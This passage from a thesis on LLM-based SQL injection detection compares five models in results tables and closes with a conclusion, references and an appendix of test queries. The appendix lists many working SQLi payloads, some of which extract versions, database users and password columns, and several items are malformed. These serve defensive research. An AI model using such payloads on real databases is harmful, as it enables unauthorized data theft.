Qwen2.5-Coder-7B-Instruct	93.75	60.00	73.85	78.00
Mixtral-8x7B-Instruct	82.76	96.00	88.89	88.00

The findings indicate that a considerable difference existed in performances of the models. The best balance was recorded in Mixtral 8x7B-Instruct with F1-score of 88.89% and an exceptionally high recall of 96% implying that it was able to detect nearly all Boolean-based injections, and also with high ability of precision (82.76%). Consequently, Mixtral is perceived to stand the best opportunity of offering protection against the Boolean SQL injection attacks. CodeLLaMA-13B-Instruct, on the other hand, had a very high precision (95.65%); however, recall was relatively low (44%), which indicates that it created few false alarms. CodeLLaMa -13B-Instruct was not very effective in detecting actual attempts of injections. This also applies to DeepSeek-Coder and Qwen2.5-Coder-7B-Instruct which had a decent precision, but had a recall problem. These payloads of union SQL injection attacks are harmful in that they can gain access to the columns

information on other tables and can sometimes evade simple pattern checks when the payload is obfuscated.

5.3. Union-Based SQL Injection Results

The second phase of testing focused on Union-based SQLi attacks. These payloads are a more direct form of data exfiltration and test a model's capability to recognize the UNION operator being used in a malicious context. Table 5.2., Shows the comparative evaluation result of the LLM models against union-based SQL injection attacks.

Table 5.2. Performance Metrics for Union-Based SQLi Detection

Model	Precision (%)	Recall (%)	F1 Score (%)	Accuracy (%)
Meta-LLaMA-3-70B-Instruct	70.00	84.00	76.36	74.00
DeepSeek-Coder-33B-Instruct	78.95	30.00	43.48	61.00
CodeLLaMA-13B-Instruct	78.13	50.00	61.54	68.00
Qwen2.5-Coder-7B-Instruct	86.36	38.00	52.78	66.00
Mixtral-8x7B-Instruct	81.67	98.00	89.07	88.00

Again, Mixtral leads (98% recall and 89.07% F1 score). A number of code specialized models (DeepSeek, CodeLLaMA) are moderately precise and lack recall of UNION-based payloads. Their meaning is that they miss numerous UNION attacks. The injections that are based on UNION are particularly hard since they may resemble a legal query composition. Models like Mixtral and LLaMA focused on sensitivity to suspicious SQL patterns are more effective in the detection of attacks.

5.4. Error-Based SQL Injection Results

In the third phase, the models were evaluated on their ability to detect Error-based SQLi payloads. This type of attack involves injecting code designed to deliberately cause a database error to reveal internal system information. The detection performance for each model against these specific payloads is detailed in Table 5.3.

Table 5.3. Performance Metrics for Error-Based SQLi Detection

Model	Precision (%)	Recall (%)	F1 Score (%)	Accuracy (%)
Meta-LLaMA-3-70B-Instruct	67.74	84.00	74.65	72.00
DeepSeek-Coder-33B-Instruct	96.97	64.00	77.42	81.00
CodeLLaMA-13B-Instruct	97.06	63.46	76.58	82.00
Qwen2.5-Coder-7B-Instruct	90.00	36.00	51.43	72.00
Mixtral-8x7B-Instruct	81.48	88.00	84.61	84.00

In this case, DeepSeek and CodeLLaMA have extremely high precision (~97%) and good F1 scores, but Mixtral maintains high recall (88%) and is providing good overall F1 (84.6%). Qwen demonstrates lesser recall on attacks based on error. According to the above tables, the aggregate results demonstrate that Mixtral-8x7B-Instruct consistently outperformed the other models.

5.5. Overall Performance Summary

To provide a conclusive overview of the models' capabilities, the average F1-score and average accuracy across all three attack categories were calculated. These aggregated metrics offer a high-level summary of each model's overall effectiveness and consistency in detecting SQLi vulnerabilities. Table 5.4 describes the overall outcomes of the three different categories of SQL injection attacks.

Table 5.4. Average Performance Metrics Across All SQLi Types

Model	Avg. F1 Score (%)	Avg. Accuracy (%)
Mixtral-8x7B-Instruct	87.52	86.67
Meta-LLaMA-3-70B-Instruct	76.14	73.33
CodeLLaMA-13B-Instruct	66.04	73.67
DeepSeek-Coder-33B-Instruct	62.74	72.33
Qwen2.5-Coder-7B-Instruct	59.35	72.00

According to the results of the experiment, it is evident that there is a strong and significant difference between the capability of modern LLMs to identify SQL Injection (SQLi) attacks. Table 5.4 (overall performance) reveals that Mixtral-8x7B-Instruct got the best performance with the highest average F1-Score (87.52%), and the highest average accuracy (86.67%) in all the attack categories. It was followed by the much larger Meta-LLaMA-3-70B-Instruct, which, however, was compared with models that were explicitly tuned to code generation. The CodeLLaMA-13B-Instruct, DeepSeek-Coder-33B- Instruct and even Qwen2.5- Coder-7B- Instruct, in particular, showed higher levels of inconsistencies and, in some cases, worse performance.

One of the salient conclusions of these findings is that the effectiveness of the model in this area of security does not depend necessarily on the number of its parameters or on the coding-oriented nature of the model. Instead, the evidence indicates that contextual understanding, adversarial thinking, and instruction-following aptitude have a stronger decisive impact on the detection of SQLi. This interpretation is supported by the better performance by Mixtral and LLaMA-3, which are also known to be powerful with respect to deductive reasoning and comprehension.

5.6. Limitations of the Study

Even though this thesis offers useful and new information about the effectiveness of LLMs to detect SQLi, it is important to clearly state its shortcomings. Such limitations are determinants of the research to be conducted and offer a good direction of where the research can be later expanded in future studies.

- Scope of Attack Types: Although rather comprehensive in its purpose, the experimental data was deliberately narrowed down to three of the most frequent, and most comprehensible types of SQLi attacks, which were Boolean-based, Union-based, and Error-based. Other attack vectors that are more advanced and less prevalent, which act via other channels, were not included in the study.
- Zero-Shot Evaluation: The models in this study were specifically tested under a zero-shot to evaluate their generalized reasoning abilities as a result of their pre-training only. This was an important methodological decision to have a performance base. It is however a known fact that the performance of LLMs could often be greatly improved with supervised

fine-tuning on a domain-specific large dataset. This thesis did not investigate the possible performance boost, which might be realized through fine-tuning these models based on a filtered set of SQLi payloads and valid queries. Therefore, the results presented in this thesis should be interpreted as a baseline of inherent capability, not as the maximum potential performance of these models.

- Computational Overhead: The main investigation in this work was on detection performance, and no formal study of the computational cost (e.g., latency of inference, memory consumption) of executing these models in a high-traffic, production system was performed. Such practical considerations are crucial for real-world implementation.
- Static Dataset: The experimental analysis was done on fixed, precompiled data. Although the dataset was designed to be realistic and diverse, the real threat situation of SQLi in the real world. This research did not evaluate the capacity of the models to adapt and generalize to new unknown forms of attacks that were not used in the original dataset. The next step in demonstrating the effectiveness of these models over a long-term horizon is complicated but required to evaluate the degree of resistance to the actively developing environment of threats.

6. CONCLUSION

This thesis was a systematic and empirical analysis of how effective Large Language Models (LLMs) are in identifying and preventing SQL injection attacks in web applications. An experimental framework consisting of a realistic experiment was created by building a controlled web application testbed and using a custom-made dataset of clean and malicious SQL queries. Evaluation was done in a zero-shot scenario, which had the option to perform a strict evaluation of the practical abilities of the chosen models without fine-tuning on the task. The obtained experimental outcomes showed that all of the considered models had some level of ability to detect malicious SQL queries but their results differed considerably in accuracy, precision, recall and general reliability. Mixtral-8x7B-Instruct was the best performing model out of all the tested models in all attack categories with better accuracy and F1-scores. Having a high balance between high recall and high precision, it is efficient to detect malicious requests as well as to reduce false positives and thus it is the most robust model in detection of SQL injection in this study. However, code-specialized models like CodeLLaMA and DeepSeek-Coder, though with high precision, experienced a disastrously low recall rate. This drawback makes them untrustworthy to use in practice in terms of security implementation since they did not identify a significant amount of malicious queries. These results indicate that the ability to reason in general, semantic grasp, and act in instruction follows are more conclusive in the determination of adversarial intent in comparison with specialization in programming syntax. In addition, the results suggest the general usefulness of LLMs in web application security. In contrast to conventional, rule-based, solutions, which are based on pre-existing patterns and implementation practices, which depend on the developers, LLMs can analyze the semantic intent of SQL queries. This allows them to identify subtle, obfuscated and never seen attack patterns that often get past the traditional defenses.

Conversely, approaches based on the LLM introduce a dynamic and flexible paradigm of defense. The capability to extrapolate on large scale training data enables them to detect sophisticated SQL injection vectors, which are normally not detected by rule-based systems. Furthermore, the LLM may supplement the existing security procedures by offering real-time support in the development process, pointing out possible vulnerabilities in the code, and suggesting safer options. Finally, this thesis has shown that with proper choice and adoption, Large Language Models can be an

effective complement to the more conventional methods of SQL injection prevention. Although they cannot be used as a substitute to the existing security practices, they offer a semantic reasoning and flexibility that has rendered it a good addition to the contemporary, defense in depth strategies of securing the web applications. Additional investigations into the future can focus on hybrid architectures, fine-tuning strategies, and real-time deployment factors to enhance the efficiency and quality of the security systems based on LLM.

6.1. Future Work

This study has provided the limitation and findings, which present new research opportunities in the future. The following are some of the recommendations that have been offered to expand on the work presented in this thesis:

- Fine-Tuning for Domain Specialization: This study tested the models in a zero-shot environment to determine the intrinsic capabilities of the models. The next logical step would be to choose the most competent models, including Mixtral -8x7B-Instruct and LLaMa -3-70B-Instruct, and use supervised fine-tuning on large domain-specific security corpora. This process may dramatically increase their detection rate, especially the decrease in false positive rate, and learn to be organization specific in terms of query patterns.

- Development of Hybrid Detection Systems: Future studies should explore how the large language model-based classifiers can be used together with more traditional Intrusion Detection Systems, (IDS) and Web Application Firewalls (WAFs) in order to design multi-layered hybrid systems. In this paradigm, the WAF would still handle more standard, signature-based attacks, but the LLM would be a more complex, secondary analytical engine, searching more complex or obfuscated queries, which are able to pass the initial filters successfully. The proposed approach would have the strategic benefit of combining the synergistic advantages of both paradigms together and at the same time mitigating the respective weaknesses attached to them.
- Enhancing Explain ability and Trustworthiness (XAI): One of the challenges to the application of AI in essential security systems is that they are black-box systems, and users

cannot see the operations that occur during decision-making, which are verified and held accountable by the domain experts they address. Future studies should focus on coming up with explainable AI (XAI) systems that provide justifiable, human-readable explanations as to why a large language model has decided a specific query is malicious or benign. Security analysts who should support the outputs of the model with such transparency to create confidence in its reliability and, consequently, more efficient and more sophisticated incident-response processes are irreplaceable.

- Expanding the Scope of Attack Vectors: This study concentrated on three popular SQLi techniques. More studies should be conducted to test the performance of these LLMs against a wider scope of threats, such as more sophisticated attacks. The methodology can also be modified to research other injection vulnerabilities, which may include NoSQL injection, command injection, and Cross-Site Scripting (XSS).

REFERENCES

Abas Abdullah, A., Zubiaga, A., Mirjalili, S., Gandomi, A. H., Daneshfar, F., Amini, M., Salam Mohammed, A. ve Veisi, H., 2025, Evolution of meta's llama models and parameter-efficient fine-tuning of large language models: a survey, *arXiv e-prints*, arXiv: 2510.12178.

Abdullayev & Chauhan, 2023, SQL Injection Attack: Quick view.

Alarfaj, F. K. ve Khan, N. A., 2023, Enhancing the performance of SQL injection attack detection through probabilistic neural networks, *Applied Sciences*, 13 (7), 4365.

Alghawazi, M., Alghazzawi, D. ve Alarifi, S., 2023, Deep learning architecture for detecting SQL injection attacks based on RNN autoencoder model, *Mathematics*, 11 (15), 3286.

Aliero, M. S., Shamaki, B. I., KALGO, B. S. ve Bello, A.-a. M., 2020, WEB APPLICATION FIREWALL, *International Journal Of All Research Writings*, 3 (4), 26–43.

Alotaibi, F. M. ve Vassilakis, V. G., 2023, Toward an sdn-based web application firewall: Defending against sql injection attacks, *Future Internet*, 15 (5), 170.

Arasteh, B., Aghaei, B., Farzad, B., Arasteh, K., Kiani, F. ve Torkamanian-Afshar, M., 2024, Detecting SQL injection attacks by binary gray wolf optimizer and machine learning algorithms, *Neural Computing and Applications*, 36 (12), 6771–6792.

Babaey, V. ve Ravindran, A. A., 2024, GenSQLi: A Generative AI Framework for Evolving and Securing Against SQL Injection Attacks.

Baklizi, M., Atoum, I., Abdullah, N., Al-Wesabi, O. A., Otoom, A. A. ve Hasan, M. A.-S., 2022, A technical review of SQL injection tools and methods: a case study of SQLMap, *International Journal of Intelligent Systems and Applications in Engineering*, 10 (3), 75–85.

Balestri, R., 2025, Gender and content bias in Large Language Models: a case study on Google Gemini 2.0 Flash Experimental, *Frontiers in Artificial Intelligence*, 8, 1558696.

Daram, K. ve Senthilkumar, P., 2025, Optimizing Cloudflare security and performance with AI-based Web Application Firewall and anomaly detection, *International Journal on Smart Sensing and Intelligent Systems*, 18 (1).

DeepSeek, 2023, Introduction of DeepSeek Coder, https://github.com/deepseek-ai/DeepSeek-Coder: [November/28].

Dozono, K., Gasiba, T. E. ve Stocco, A., 2024, Large language models for secure code assessment: A multi-language empirical study, *arXiv preprint arXiv:2408.06428*.

Face, H., Qwen/Qwen2.5-Coder-7B-Instruct, https://huggingface.co/Qwen/Qwen2.5-Coder-7B-Instruct: [Nov/11].

Face, H., "deepseek-ai/deepseek-coder-33b-instruct." https://huggingface.co/deepseek-ai/deepseek-coder-33b-instruct 2025.

Face, H., 2025, NousResearch/Meta-Llama-3-70B-Instruct, https://huggingface.co/NousResearch/Meta-Llama-3-70B-Instruct: [11/15].

Guan, Y., He, J., Li, T., Zhao, H. ve Ma, B., 2023, Ssqli: A black-box adversarial attack method for sql injection based on reinforcement learning, *Future Internet*, 15 (4), 133.

Gui, Z., Wang, E., Deng, B., Zhang, M., Chen, Y., Wei, S., Xie, W. ve Wang, B., 2024, SqliGPT: Evaluating and Utilizing Large Language Models for Automated SQL Injection Black-Box Detection, *Applied Sciences*, 14 (16), 6929.

Hajar, S., Jaafar, A. G. ve Rahim, F. A., 2024, A review of penetration testing process for Sql injection attack, *Open International Journal of Informatics*, 12 (1), 72–87.

Harefa, J., Prajena, G., Alexander, A., Muhamad, A., Dewa, E. ve Yuliandry, S., 2021a, Sea waf: The prevention of sql injection attacks on web applications, *Advances in Science, Technology and Engineering Systems Journal*, 6 (2), 405–411.

Harefa, J., Prajena, G., Muhamad, A., Valin, E., Dewa, S. ve Yuliandry, S., 2021b, SEA WAF: The Prevention of SQL Injection Attacks on Web Applications SEA WAF: The Prevention of SQL Injection Attacks on Web Applications, *no. April*.

Hosam, E., Hosny, H., Ashraf, W. ve Kaseb, A. S., 2021, Sql injection detection using machine learning techniques, *2021 8th International conference on soft computing & machine intelligence (ISCMI)*, 15–20.

Huang, Y.-W., Yu, F., Hang, C., Tsai, C.-H., Lee, D.-T. ve Kuo, S.-Y., 2004, Securing web application code by static analysis and runtime protection, *Proceedings of the 13th international conference on World Wide Web*, 40–52.

huggingface, August 25, 2023, "Code Llama: Llama 2 learns to code." https://huggingface.co/blog/codellama 2025.

Jiang, A. Q., Sablayrolles, A., Roux, A., Mensch, A., Savary, B., Bamford, C., Chaplot, D. S., Casas, D. d. l., Hanna, E. B. ve Bressand, F., 2024, Mixtral of experts, *arXiv preprint arXiv:2401.04088*.

Kaur, D. ve Kaur, P., 2017, SQLI Attacks: Current State and Mitigation in SDLC, *Proceedings of the 5th International Conference on Frontiers in Intelligent Computing: Theory and Applications: FICTA 2016, Volume 1*, 673–680.

Khan, J. R., Farooqui, S. A. ve Siddiqui, A. A., 2023, A Survey on SQL Injection Attacks Types & their Prevention Techniques, *Journal of Independent Studies and Research Computing*, 21 (2), 1–4.

Khare, A., Dutta, S., Li, Z., Solko-Breslin, A., Alur, R. ve Naik, M., 2025, Understanding the effectiveness of large language models in detecting security vulnerabilities, *2025 IEEE Conference on Software Testing, Verification and Validation (ICST)*, 103–114.

Kumar, A. ve Binu, S., 2018, Proposed method for SQL injection detection and its prevention, *International Journal of Engineering & Technology*, 7 (2.6), 213–216.

Kumar, H., 2023, Securing web application using web application firewall (waf) and machine learning, *2023 First International Conference on Advances in Electrical, Electronics and Computational Intelligence (ICAEECI)*, 1–8.

Liu, E., Zhu, J., Lin, Z., Ning, X., Blaschko, M. B., Yan, S., Dai, G., Yang, H. ve Wang, Y., 2024, Efficient expert pruning for sparse mixture-of-experts language models: Enhancing performance and reducing inference costs, *arXiv preprint arXiv:2407.00945*.

Liu, M., Li, K. ve Chen, T., 2020, DeepSQLi: Deep semantic learning for testing SQL injection, *Proceedings of the 29th ACM SIGSOFT International Symposium on Software Testing and Analysis*, 286–297.

Lo, K. M., Huang, Z., Qiu, Z., Wang, Z. ve Fu, J., 2025, A closer look into mixture-of-experts in large language models, *Findings of the Association for Computational Linguistics: NAACL 2025*, 4427–4447.

localaimaster, 2025, LLaMA-3 -70B: technical analysis & setup, https://localaimaster.com/models/llama-3-70b: [11/15].

Lozhkov, A., Li, R., Allal, L. B., Cassano, F., Lamy-Poirier, J., Tazi, N., Tang, A., Pykhtar, D., Liu, J. ve Wei, Y., 2024, Starcoder 2 and the stack v2: The next generation, *arXiv preprint arXiv:2402.19173*.

Lu, D., Fei, J. ve Liu, L., 2023, A semantic learning-based SQL injection attack detection technology, *Electronics*, 12 (6), 1344.

Maheshwari, M., Nayak, A. ve Sethy, A., 2024, Adaptive Web Application Firewall for Multi-Threat Detection, *2024 International Conference on IoT Based Control Networks and Intelligent Systems (ICICNIS)*, 232–238.

Meenakshi, 2024, Understanding the threat: Exploring SQL injection attacks and prevention strategies, *International Research Journal of Modernization in Engineering Technology and Science*.

Meta, 2024, Introducing Meta Llama 3: The most capable openly available LLM to date, https://ai.meta.com/blog/meta-llama-3/: [November/ 28].

Oreku, G. S., 2022, A Study of Online Database Servers: The Case of SQL-Injection, How Evil that could be?, *Asian Journal of Research in Computer Science*, 14 (4), 198–211.

Pasini, S., Kim, J., Aiello, T., Lozoya, R. C., Sabetta, A. ve Tonella, P., 2024, Evaluating and Improving the Robustness of Security Attack Detectors Generated by LLMs, *arXiv preprint arXiv:2411.18216*.

Paul, A., Sharma, V. ve Olukoya, O., 2024, SQL injection attack: Detection, prioritization & prevention, *Journal of Information Security and Applications*, 85, 103871.

Qin, M., 2024, The uniqueness of llama3-70b series with per-channel quantization, *arXiv preprint arXiv:2408.15301*.

radware, 2025, What Is A WAF? 2025 Guide to Web Application Firewalls, https://www.radware.com/cyberpedia/application-security/what-is-waf/: [Nov/28].

Roziere, B., Gehring, J., Gloeckle, F., Sootla, S., Gat, I., Tan, X. E., Adi, Y., Liu, J., Sauvestre, R. ve Remez, T., 2023, Code llama: Open foundation models for code, *arXiv preprint arXiv:2308.12950*.

Sheng, Z., Chen, Z., Gu, S., Huang, H., Gu, G. ve Huang, J., 2025, Llms in software security: A survey of vulnerability detection techniques and insights, *ACM Computing Surveys*.

Shimmi, S., Saini, Y., Schaefer, M., Okhravi, H. ve Rahimi, M., 2024, Software Vulnerability Detection Using LLM: Does Additional Information Help?, *2024 Annual Computer Security Applications Conference Workshops (ACSAC Workshops)*, 216–223.

Sidik, R. F., Yutia, S. N. ve Fathiyana, R. Z., 2023, The Effectiveness of Parameterized Queries in Preventing, *Proceedings of the International Conference on Enterprise and Industrial Systems (ICOEINS 2023)*, 204.

Sommervoll, Å. Å., Erdődi, L. ve Zennaro, F. M., 2024, Simulating all archetypes of SQL injection vulnerability exploitation using reinforcement learning agents, *International Journal of Information Security*, 23 (1), 225–246.

Tadhani, J. R., Vekariya, V., Sorathiya, V., Alshathri, S. ve El-Shafai, W., 2024, Securing web applications against XSS and SQLi attacks using a novel deep learning approach, *Scientific Reports*, 14 (1), 1803.

Tasdemir, K., Khan, R., Siddiqui, F., Sezer, S., Kurugollu, F., Yengec-Tasdemir, S. B. ve Bolat, A., 2023, Advancing SQL injection detection for high-speed data centers: a novel approach using cascaded NLP, *arXiv preprint arXiv:2312.13041*.

Thalji, N., Raza, A., Islam, M. S., Samee, N. A. ve Jamjoom, M. M., 2023, Ae-net: Novel autoencoder-based deep features for sql injection attack detection, *IEEE access*, 11, 135507–135516.

Yang, A., Li, A., Yang, B., Zhang, B., Hui, B., Zheng, B., Yu, B., Gao, C., Huang, C. ve Lv, C., 2025, Qwen3 technical report, *arXiv preprint arXiv:2505.09388*.

Yang, G.-Y., Wang, F., Gu, Y.-Z., Teng, Y.-W., Yeh, K.-H., Ho, P.-H. ve Wen, W.-L., 2024, TPSQLi: Test Prioritization for SQL Injection Vulnerability Detection in Web Applications, *Applied Sciences (2076-3417)*, 14 (18).

Zaidan, M. N., Sukarno, P. ve Wardana, A. A., 2024, Collaborative Detection of SQL Injection Attacks using SIEM, Multi-Wazuh Agents, and Diverse Web Application Firewalls, *2024 5th International Conference on Communications, Information, Electronic and Energy Systems (CIEES)*, 1–6.

Zhang, J., Zhou, Y., Hui, B., Liu, Y., Li, Z. ve Hu, S., 2023, Trojansql: Sql injection against natural language interface to database, *Proceedings of the 2023 Conference on Empirical Methods in Natural Language Processing*, 4344–4359.

Zhang, J., Bu, H., Wen, H., Liu, Y., Fei, H., Xi, R., Li, L., Yang, Y., Zhu, H. ve Meng, D., 2025, When llms meet cybersecurity: A systematic literature review, *Cybersecurity*, 8 (1), 55.

Zhou, X., Cao, S., Sun, X. ve Lo, D., 2025, Large language model for vulnerability detection and repair: Literature review and the road ahead, *ACM Transactions on Software Engineering and Methodology*, 34 (5), 1–31.

Appendix

Boolean-based queries

ID	Queries
1	select * from job where id = '5';
2	select name from application where email='asad@gmail.com' or '1'='99999999' --
3	select message from contact where email like '%.com' or '134534'='1' --
4	select * from application where resume is not null or '1'='123' --
5	select location from job where position = 'radiology technician' or '112'='12131' --
6	select title from job where id = 3 or '#'='1' --
7	select id title from job where title = 'radiology technician' or \\
8	select id from application where email='asad@gmail.com' or '4351'='1434' --
9	select id from job where position = 'radiology technician' or '451'='1' --
10	select location from job where location= 'izmir' && ') or true--
11	select id name from company where id between 2 and 4 ‘’ " or ""-"
12	select name from application where email='asad@gmail.com' ? And '2=2'--
13	select message from contact where email like '%.com' " or "x"="x
14	select * from application where resume is not null " or "" "
15	select location from job where title = 'radiology technician' " or ""&"
16	select title from job where id = 3 or 1=1/*
17	select id, description from job where title = 'radiology technician' ')) or (('x'))=(('x
18	select id from application where email='asad@gmail.com'
19	select id from job where title = 'radiology technician' ") or ("x")=("x
20	select id username from user where username = 'borhanullah' or ""&"
21	select * from contact >78’’
22	select * from contact where email like'%gmail' /
23	select id from application where email='ahmad@gmail.com' \
24	select location from job where id = 1 “' #
25	select position from job where id =3 or '22=aa'
26	select * from contact where name like'%borhan' " or ""^"
27	select * from contact where email='hiaran@gmail.com' “”
28	select position from application where title='radiology technician'’’
29	select * from job where position = 'radiology technician' or '1'='1'#
30	select * from contact where email like'hiar%' or 1=1#
31	select name from contact where email like '%@evil.com' or ("1"="1"/*

32	select title position from job or "1"="1"/*
33	select * from category where id = 2 or true--
34	select id from application where email='jawad@gmail.com' or (('x'))=(('x
35	select location from job where position = 'registered nurse'
36	select * from application where applied_at > '2025-01-01' or ("1"="1"--
37	select name from user where id= 1 and 1=0
38	select * from category where name= 'marketing & sales' or "1"="1"#
39	select location from job where position = 'medical laboratory technician' or ""*"
40	select * from products where product_id = '5' and 1=convert(int, (select @@version));
41	select * from users where username = 'admin' and multipoint((select email from user where username='admin')) and password = '123'
42	select * from user where email='ahmad@gmail.com' and (select company from job where id=1)=1--
43	select * from users where username = " and polygon((select column from information_schema.columns where name='user' limit 1)) -- ' and password = 'pwd'
44	select id, username from user where id=1 and (select posted_at from job where id=1)=1--
45	select name from company union select id from user and updatexml(1,concat(0x5c,@@version),1)--
46	select * from users where id = '1' or (select 1 from (select count(*),concat((select max(id) from users admin" or "1"="1
47	select id from company where name not in ('kaspersky') or 'a'='a'
48	select * from category where name= 'construction & engineering' or 'a'='a43424' --
49	select * from category order by id or 'a'='a' --
50	select * from users where username = 'admin' and st_astext((select version())) and password = 'secret'"--
51	select name, email, position from application where (select email from user where id=1)=100000--
52	select * from users where username = " and st_astext(st_geomfromwkb((select user()))) -- ' and password = 'password'
53	select id, username from user where id=(select title from job)--
54	select name, applied_at from application order by applied_at and (select title from job where id=1)=1--
55	select * from users where username = " and st_astext(st_geomcollfromwkb((select @@datadir))) -- ' and password = 'abc'
56	select * from application where email like '%gmail%' and (select password from user where id=1)=1--
57	select * from users where username = " and st_astext(st_linefromtext((select group_concat(name) from information_schema.columns where name='user'))) -- ' and password = 'secret'
58	select email, password from user where username=(select company from job)--
59	select * from users where id = '1' and extractvalue(0,concat(0x5c,(select count(*) from category)))--
60	select * from contact where email like'hiar%' and extractvalue(0,concat(0x5c,(select user())))--
61	select id name from company where name != 'biology' or (admin" or "1"="1

62	select name from company where id between 2 and 4 union select location from job where location= 'izmir' and updatexml(1,concat(0x5c,(select database())),1)--
63	select * from user where is_admin=(select location from job)-
64	select name, email from application where position=(select salary from job)--
65	select title position from job where '1'='1' and updatexml(1,concat(0x5c,@@version),1)--
66	select id from application where email='jawad@gmail.com' admin" or "1"="1
67	select id name from company where '1'='1' and extractvalue(0,concat(0x5c,(select group_concat(description) from job limit 10)))--
68	select location from job where position = 'medical laboratory technician' and extractvalue(0,concat(0x5c,(select @@hostname)))--
69	select id, name from application where applied_at=(select description from job)--
70	select * from application where job_id=(select posted_at from job)--
71	select count(*) from job where salary > 100000 and updatexml(1,concat(0x5c,(select version())),1)--
72	select * from application where applied_at > '2025-01-01' and updatexml(1,concat(0x5c,(select database())),1)--
73	select name, logo from company where position_count=(select category_id from job)--
74	select * from category where name= 'marketing & sales' or "1"="1"/*
75	select position from application where title='junior lawyer' and updatexml(1,concat(0x5c,(select max(salary) from job)),1)--
76	select id, name from company where name=(select company_id from job)--
77	select * from category where id = 5 or (select 1 from (select count(*),concat(@@innodb_version,0x3a,floor(rand(0)*2))x from information_schema.tables group by x)a)--
78	select name, position_count from category where id=(select job_type from job)--
79	select salary from job where location= 'izmir' union select name from company where id = 4 and extractvalue(0,concat(0x5c,(select @@hostname)))--
80	select email from user where email like '%@gmail.com' or "1"="1"/*
81	select count(*) from job where salary > 100000 and updatexml(1,concat(0x5c,(select group_concat(name) from company)),1)--
82	select id name from company where '1'='1' and extractvalue(0,concat(0x5c,(select count(*) from information_schema.tables where table_schema='job-board')))--
83	select email from user where email like '%@gmail.com' and updatexml(1,concat(0x5c,(select group_concat(job_type) from job)),1)--
84	select * from company where name = 'test company' and extractvalue(0,concat(0x5(select password from users limit 1)))--
85	select * from category where name=(select department from job)--

86	select location from job where '1'='1' and updatexml(1,concat(0x5c,(select count(*) from contact)),1)--
87	select id, name from contact where email=(select summary from job)--
88	select * from category where name= 'construction & engineering' admin" or "1"="1
89	select location from job where position = 'medical laboratory technician' and extractvalue(0,concat(0x5c,(select group_concat(position,0x3a,salary) from job)))--
90	select * from sqli_alert where is_read=0 and (select location from job where id=1)=1--
91	select name, message from contact where sent_at=(select image from job)--
92	select email from contact where name = 'yusuf erdem' or 1=1 or ''='
93	select * from job where department = 'it' and updatexml(1,concat(0x5c,(select position from job limit 1)),1)--
94	select salary from job where position = 'medical laboratory technician' or "1"="1"/*
95	select email from contact where name = 'laila aslan' or 1=1 or ''='
96	select * from application where position = 'developer' and admin" or "1"="1
97	select * from contact where reply is null/(select count(*) from application where position='developer')--
98	select sql from sqlite_master where name='user'/(select count(*) from category)--
99	select id, name from contact where email like '%gmail%'/(select count(*) from company where position_count>0)--
100	select location from job where salary > 50000 or (select 1 from (select count(*),concat((select department from job limit 1), or 1=1 or ''='
101	select * from alembic_version/(select count(*) from user)--
102	select name, position_count from category where id=1/(select count(*) from user where is_admin=1)--
103	select id, name from company where name='technova'/(select count(*) from pragma_table_info('user'))--
104	select id, name from company union select id, name from category and extractvalue(0,concat(0x5c,(select user())))--
105	select name, logo from company where position_count > 0/(select count(*) from sqlite_master)--
106	select * from contact where reply=(select name from company)--
107	select * from job where description like '%python%' and updatexml(1,concat(0x5c,(select job_type from job limit 1)),1)--
108	select * from application where job_id = 1 and updatexml(1,concat(0x5c,(select email from application limit 1)),1)--
109	select id, time from sqli_alert where ip=(select logo from company)--
110	select name from category where '1'='1' and extractvalue(0,concat(0x5c,(select count(*) from job)))--
111	select * from job where company_id = 1 and extractvalue(0,concat(0x5c,(select title from application limit 1)))--
112	select * from users where id = 1 or (('x'))=(('x’’

113	select salary from job where job_type = 'remote' and extractvalue(0,concat(0x5c,(select company from job limit 1)))--
114	select * from application where job_id=1/(select count(*) from alembic_version)--
115	select name from company where name is null and updatexml(1,concat(0x5c,(select count(*) from job)),1)--
116	select id, name from application where applied_at > '2024-01-01'/(select count(*) from sqli_alert)--
117	select * from category where name= 'information technology (it)' or (or ('x')=('x
118	select time, ip from sqli_alert where form=(select position_count from company)--
119	select id from category where '1'='1' and updatexml(1,concat(0x5c,(select name from company where id=1)),1)--
120	select * from user where is_admin=1/(select count(*) from category)--
121	select name, email from application where position='developer'/(select count(*) from contact)--
122	select email, password from user where username='admin'/(select count(*) from company)-
123	select * from application where job_id=1 and exp(~(select * from (select posted_at from job where id=1)x))--
124	select * from contact where name = 'laila aslan' or (select 1 from (select count(*),concat((select password from users where id=1) or ('x')=('x
125	select * from user where is_admin=1 and exp(~(select * from (select location from job where id=1)x))--
126	select id, username from user where id=1 and exp(~(select * from (select title from job where id=1)x))--
127	select * from category where name='it' and exp(~(select * from (select department from job where id=1)x))--
128	select * from category where name= 'customer support' or ('x')=('x
129	select email from contact where name = 'berk tan' and extractvalue(0,concat(0x5c,(select department from job where id=1)))--
130	select * from application where applied_at > '2025-01-01' and updatexml(1,concat(0x5c,(select group_concat(username,0x3a,password) from users)),1)--
131	select * from category where id = 6 or (select 1 from (select count(*),concat((select min(salary) from job)#
132	select id, name from contact where email like '%gmail%' and exp(~(select * from (select summary from job where id=1)x))--
133	select name, message from contact where sent_at > '2024-01-01' and exp(~(select * from (select image from job where id=1)x))--
134	select * from category where id = 4 and extractvalue(0,concat(0x5c,(select group_concat(email) from users)))--
135	select * from category order by name where '1'='1' or (select 1 from (select count(*),concat((select title from application where id=1), or true--

136	select id from company where name not in ('kaspersky') and "1"="1"#
137	select id from category where name= 'customer support' and extractvalue(0,concat(0x5c,(select email from users where id=1)))--
138	select * from contact where reply is null and exp(~(select * from (select name from company where id=1)x))--
139	select time, ip from sqli_alert where form='login' and exp(~(select * from (select position_count from company where id=1)x))--
140	select company from job where '1'='1' and updatexml(1,concat(0x5c,(select description from job where id=1)),1)--
141	select position from application where title='junior lawyer' union select name from category where id = 4
142	select salary from job where '1'='1' --
143	select email from contact where name = 'canan toprak' or '1'='99' --
144	select id from company where name like '%micro%' or '5'='1' --
145	select * from users where email like '%@gmail.com' or '1'='1' --
146	select name from job where salary > 50000 or '1'='1' --
147	select * from job where job_type = 'remote' or '1'='31' --
148	select * from job where department = 'it' or '1'='1' --
149	select * from job where company = 'test company' or 'za'='za' --
150	select * from company where name = 'test company' or '77'='1' --

Error-based queries

ID	Queries
1	select id from users where username = 'admin' - -' and password = '11111111111'
2	select name from company or '1'='7'
3	select username from user or '2'='2zxx'
4	complete: select name, email, position from application where name = 'borhanallah' or '1xz'='1' -- '
5	select username from users where username = '#' or '1'='1' -- '
6	select email from users where email = '//' or username='admin' -- '
7	select * from users where username = '' or 'text'='text8'
8	select is_admin from users where username = 'admin' and '1'='1'
9	select password from users where password = '@' or id=1 -- '
